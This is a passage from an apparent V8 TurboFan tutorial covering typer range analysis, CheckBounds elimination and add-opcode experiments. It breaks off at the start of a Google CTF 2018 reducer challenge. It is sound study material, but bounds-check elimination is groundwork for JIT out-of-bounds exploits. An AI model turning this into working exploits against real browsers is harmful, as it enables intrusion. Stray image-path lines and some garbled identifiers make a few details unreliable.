Type Typer::Visitor::TypePhi(Node* node) {
  int arity = node->op()->ValueInputCount();
  Type type = Operand(node, 0);
  for (int i = 1; i < arity; ++i) {
    type = Type::Union(type, Operand(node, i), zone());
  }
  return type;
}
```

The code looks exactly as we would expect it to be: simply the union of all of the input types!

To understand the typing of the `SpeculativeSafeIntegerAdd` nodes, we need to go back to the `OperationTyper` implementation. In the case of `SpeculativeSafeIntegerAdd(n,m)`, TurboFan does an `AddRange(n.Min(), n.Max(), m.Min(), m.Max())`.

```
Type OperationTyper::SpeculativeSafeIntegerAdd(Type lhs, Type rhs) {
  Type result = SpeculativeNumberAdd(lhs, rhs);
  // If we have a Smi or Int32 feedback, the representation selection will
  // either truncate or it will check the inputs (i.e., deopt if not int32).
  // In either case the result will be in the safe integer range, so we
  // can bake in the type here. This needs to be in sync with
  // SimplifiedLowering::VisitSpeculativeAdditiveOp.
  return Type::Intersect(result, cache_->kSafeIntegerOrMinusZero, zone());
}
```


```
Type OperationTyper::NumberAdd(Type lhs, Type rhs) {
// [...]
  Type type = Type::None();
  lhs = Type::Intersect(lhs, Type::PlainNumber(), zone());
  rhs = Type::Intersect(rhs, Type::PlainNumber(), zone());
  if (!lhs.IsNone() && !rhs.IsNone()) {
    if (lhs.Is(cache_->kInteger) && rhs.Is(cache_->kInteger)) {
      type = AddRanger(lhs.Min(), lhs.Max(), rhs.Min(), rhs.Max());
    }
// [...]
  return type;
}
```

`AddRanger` is the function that actually computes the min and max bounds of the `Range`.

```
Type OperationTyper::AddRanger(double lhs_min, double lhs_max, double rhs_min,
                               double rhs_max) {
  double results[4];
  results[0] = lhs_min + rhs_min;
  results[1] = lhs_min + rhs_max;
  results[2] = lhs_max + rhs_min;
  results[3] = lhs_max + rhs_max;
  // Since none of the inputs can be -0, the result cannot be -0 either.
  // However, it can be nan (the sum of two infinities of opposite sign).
  // On the other hand, if none of the "results" above is nan, then the
  // actual result cannot be nan either.
  int nans = 0;
  for (int i = 0; i < 4; ++i) {
    if (std::isnan(results[i])) ++nans;
  }
  if (nans == 4) return Type::NaN();
  Type type = Type::Range(array_min(results, 4), array_max(results, 4), zone());
  if (nans > 0) type = Type::Union(type, Type::NaN(), zone());
  // Examples:
  //   [-inf, -inf] + [+inf, +inf] = NaN
  //   [-inf, -inf] + [n, +inf] = [-inf, -inf] \/ NaN
  //   [-inf, +inf] + [n, +inf] = [-inf, +inf] \/ NaN
  //   [-inf, m] + [n, +inf] = [-inf, +inf] \/ NaN
```

```
  return type;
}
```

Done with the range analysis!




CheckBounds nodes

Our final experiment deals with `CheckBounds` nodes. Basically, nodes with a `CheckBounds` opcode add bound checks before loads and stores.

Consider the following code :

```
function opt_me(b) {
  let values = [42,1337];       // HeapConstant <FixedArray[2]>
  let x = 10;                   // NumberConstant[10]          | Range(10,10)
  if (b == "foo")
    x = 5;                      // NumberConstant[5]           | Range(5,5)
                                // Phi                         | Range(5,10)
  let y = x + 2;                // SpeculativeSafeIntegerAdd   | Range(7,12)
  y = y + 1000;                 // SpeculativeSafeIntegerAdd   | Range(1007,1012)
  y = y * 2;                    // SpeculativeNumberMultiply   | Range(2014,2024)
  y = y & 10;                   // SpeculativeNumberBitwiseAnd | Range(0,10)
  y = y / 3;                    // SpeculativeNumberDivide     | PlainNumber[r][s][t]
  y = y & 1;                    // SpeculativeNumberBitwiseAnd | Range(0,1)
  return values[y];             // CheckBounds                 | Range(0,1)
}
```

In order to prevent `values[y]` from using an out of bounds index, a `CheckBounds` node is generated. Here is what the sea of nodes graph looks like right after the escape analysis phase.



The cautious reader probably noticed something interesting about the range analysis. The type of the `CheckBounds` node is `Range(0,1)`! And also, the `LoadElement` has an input `FixedArray HeapConstant` of length `2`. That leads us to an interesting phase: the simplified lowering.

Simplified lowering


When visiting a node with a `IrOpcode::kCheckBounds` opcode, the function `VisitCheckBounds` is going to get called.

And this function, is responsible for [CheckBounds elimination](#) which sounds interesting!

Long story short, it compares inputs 0 (index) and 1 (length). If the index's minimum range value is greater than zero (or equal to) and its maximum range value is less than the length value, it triggers a `DeferReplacement` which means that the `CheckBounds` node eventually will be removed!


```
void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
    CheckParameters const& p = CheckParametersOf(node->op());
    Type const index_type = TypeOf(node->InputAt(0));
    Type const length_type = TypeOf(node->InputAt(1));
    if (length_type.Is(Type::Unsigned31())) {
      if (index_type.Is(Type::Integral32OrMinusZero())) {
        // Map -0 to 0, and the values in the [-2^31,-1] range to the
        // [2^31,2^32-1] range, which will be considered out-of-bounds
        // as well, because the {length_type} is limited to Unsigned31.
        VisitBinop(node, UseInfo::TruncatingWord32(),
                   MachineRepresentation::kWord32);
        if (lower()) {
          if (lowering->poisoning_level_ ==
                  PoisoningMitigationLevel::kDontPoison &&
              (index_type.IsNone() || length_type.IsNone() ||
               (index_type.Min() >= 0.0 &&
                index_type.Max() < length_type.Min()))) {
            // The bounds check is redundant if we already know that
            // the index is within the bounds of [0.0, length[.
            DeferReplacement(node, node->InputAt(0));
          } else {
            NodeProperties::ChangeOp(
                node, simplified()->CheckedUint32Bounds(p.feedback()));
          }
        }
// [...]
  }
```

Once again, let's confirm that by playing with the graph. We want to look at the `CheckBounds` before the simplified lowering and observe its inputs.



We can easily see that `Range(0,1).Max() < 2` and `Range(0,1).Min() >= 0`. Therefore, node `58` is going to be [replaced](#) as proven useless by the optimization passes analysis.

After simplified lowering, the graph looks like this :



Playing with various addition opcodes

If you look at the file [stopcode.h](#) we can see various types of opcodes that correspond to some kind of add primitive.

```
V(JSAdd)
V(NumberAdd)
V(SpeculativeNumberAdd)
V(SpeculativeSafeIntegerAdd)
V(Int32Add)
// many more [...]
```

So, without going into too much details we're going to do one more experiment. Let's make small snippets of code that generate each one of these opcodes. For each one, we want to confirm we've got the expected opcode in the sea of node.

SpeculativeSafeIntegerAdd

```
let opt_me = (x) => {
  return x + 1;
}

for (var i = 0; i < 0x10000; ++i)
  opt_me(i);
%DebugPrint(opt_me);
%SystemBreak();
```

In this case, TurboFan speculates that `x` will be an integer. This guess is made due to the type feedback we mentioned earlier.

Indeed, before kicking out TurboFan, v8 first quickly generates ignition bytecode that gathers type feedback.

```
$ d8 speculative_safeintegeradd.js --allow-natives-syntax --print-bytecode --print-bytecod
[generated bytecode for function: opt_me]
Parameter count 2
Frame size 0
   13 E> 0xceb2389dc72 @    0 : a5                StackCheck
   24 S> 0xceb2389dc73 @    1 : 25 02             Ldar a0
   33 E> 0xceb2389dc75 @    3 : 40 01 00          AddSmi [1], [0]
   37 S> 0xceb2389dc78 @    6 : a9                Return
Constant pool (size = 0)
Handler Table (size = 0)
```

The `x + 1` statement is represented by the `AddSmi` ignition opcode.

If you want to know more, [Franziska Hinkelmann]() wrote a blog post about [ignition bytecode]().

Let's read the code to quickly understand the semantics.


```
// Adds an immediate value <imm> to the value in the accumulator.
IGNITION_HANDLER(AddSmi, InterpreterBinaryOpAssembler) {
  BinaryOpSmiWithFeedback(&BinaryOpAssembler::Generate_AddWithFeedback);
}
```

This code means that everytime this ignition opcode is executed, it will gather type feedback to [to enable TurboFan's speculative optimizations]().

We can examine the type feedback vector (which is the structure containing the profiling data) of a function by using `%DebugPrint` or the job gdb command on a tagged pointer to a `FeedbackVector`.

```
DebugPrint: 0x129ab460af59: [Function]
// [...]
 - feedback vector: 0x1a5d13f1dd91: [FeedbackVector] in OldSpace
// [...]
gef➤  job 0x1a5d13f1dd91
0x1a5d13f1dd91: [FeedbackVector] in OldSpace
// ...
 - slot #0 BinaryOp BinaryOp:SignedSmall { // actual type feedback
     [0]: 1
  }
```


Thanks to this profiling, TurboFan knows it can generate a `SpeculativeSafeIntegerAdd`. This is exactly the reason why it is called *speculative* optimization (TurboFan makes guesses, assumptions, based on this profiling). However, once optimized, if `opt_me` is called with a completely different parameter type, there would be a deoptimization.



SpeculativeNumberAdd

```
let opt_me = (x) => {
  return x + 1000000000000;
}
opt_me(42);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(4242);
```

If we modify a bit the previous code snippet and use a higher value that can't be represented by a small integer (Smi), we'll get a `SpeculativeNumberAdd` instead. TurboFan speculates about the type of `x` and relies on type feedback.




Int32Add


```
let opt_me= (x) => {
  let y = x ? 10 : 20;
  return y + 100;
}
opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

At first, the addition `y + 100` relies on speculation. Thus, the opcode `SpeculativeSafeIntegerAdd` is being used. However, during the simplified lowering phase, TurboFan understands that `y + 100` is always going to be an addition between two small 32 bits integers, thus lowering the node to a `Int32Add`.

- Before




- After



JSAdd

```
let opt_me = (x) => {
  let y = x ?
    ({valueOf() { return 10; }})
    :
    ({[Symbol.toPrimitive]() { return 20; }});
  return y + 1;
}

opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

In this case, `y` is a complex object and we need to call a slow `JSAdd` opcode to deal with this kind of situation.




NumberAdd

```
let opt_me = (x) => {
  let y = x ? 10 : 20;
  return y + 1000000000000;
```

```
}

opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

Like for the `SpeculativeNumberAdd` example, we add a value that can't be represented by an integer. However, this time there is no speculation involved. There is no need for any kind of type feedback since we can guarantee that `y` is an integer. There is no way to make `y` anything other than an integer.



The DuplicateAdditionReducer challenge

The [DuplicateAdditionReducer]() written by [Stephen Röttger]() for [Google CTF 2018]() is a nice TurboFan challenge that adds a new reducer optimizing cases like `x + 1 + 1`.


Understanding the reduction


Let’s read the relevant part of the code.


```
Reduction DuplicateAdditionReducer::Reduce(Node* node) {
  switch (node->opcode()) {
    case IrOpcode::kNumberAdd:
      return ReduceAddition(node);
    default:
      return NoChange();
  }
}

Reduction DuplicateAdditionReducer::ReduceAddition(Node* node) {
  DCHECK_EQ(node->op()->ControlInputCount(), 0);
```


```
  DCHECK_EQ(node->op()->EffectInputCount(), 0);
  DCHECK_EQ(node->op()->ValueInputCount(), 2);

  Node* left = NodeProperties::GetValueInput(node, 0);
  if (left->opcode() != node->opcode()) {
    return NoChange(); // [1]
  }

  Node* right = NodeProperties::GetValueInput(node, 1);
  if (right->opcode() != IrOpcode::kNumberConstant) {
    return NoChange(); // [2]
  }

  Node* parent_left = NodeProperties::GetValueInput(left, 0);
  Node* parent_right = NodeProperties::GetValueInput(left, 1);
  if (parent_right->opcode() != IrOpcode::kNumberConstant) {
    return NoChange(); // [3]
  }

  double const1 = OpParameter<double>(right->op());
  double const2 = OpParameter<double>(parent_right->op());

  Node* new_const = graph()->NewNode(common()->NumberConstant(const1+const2));

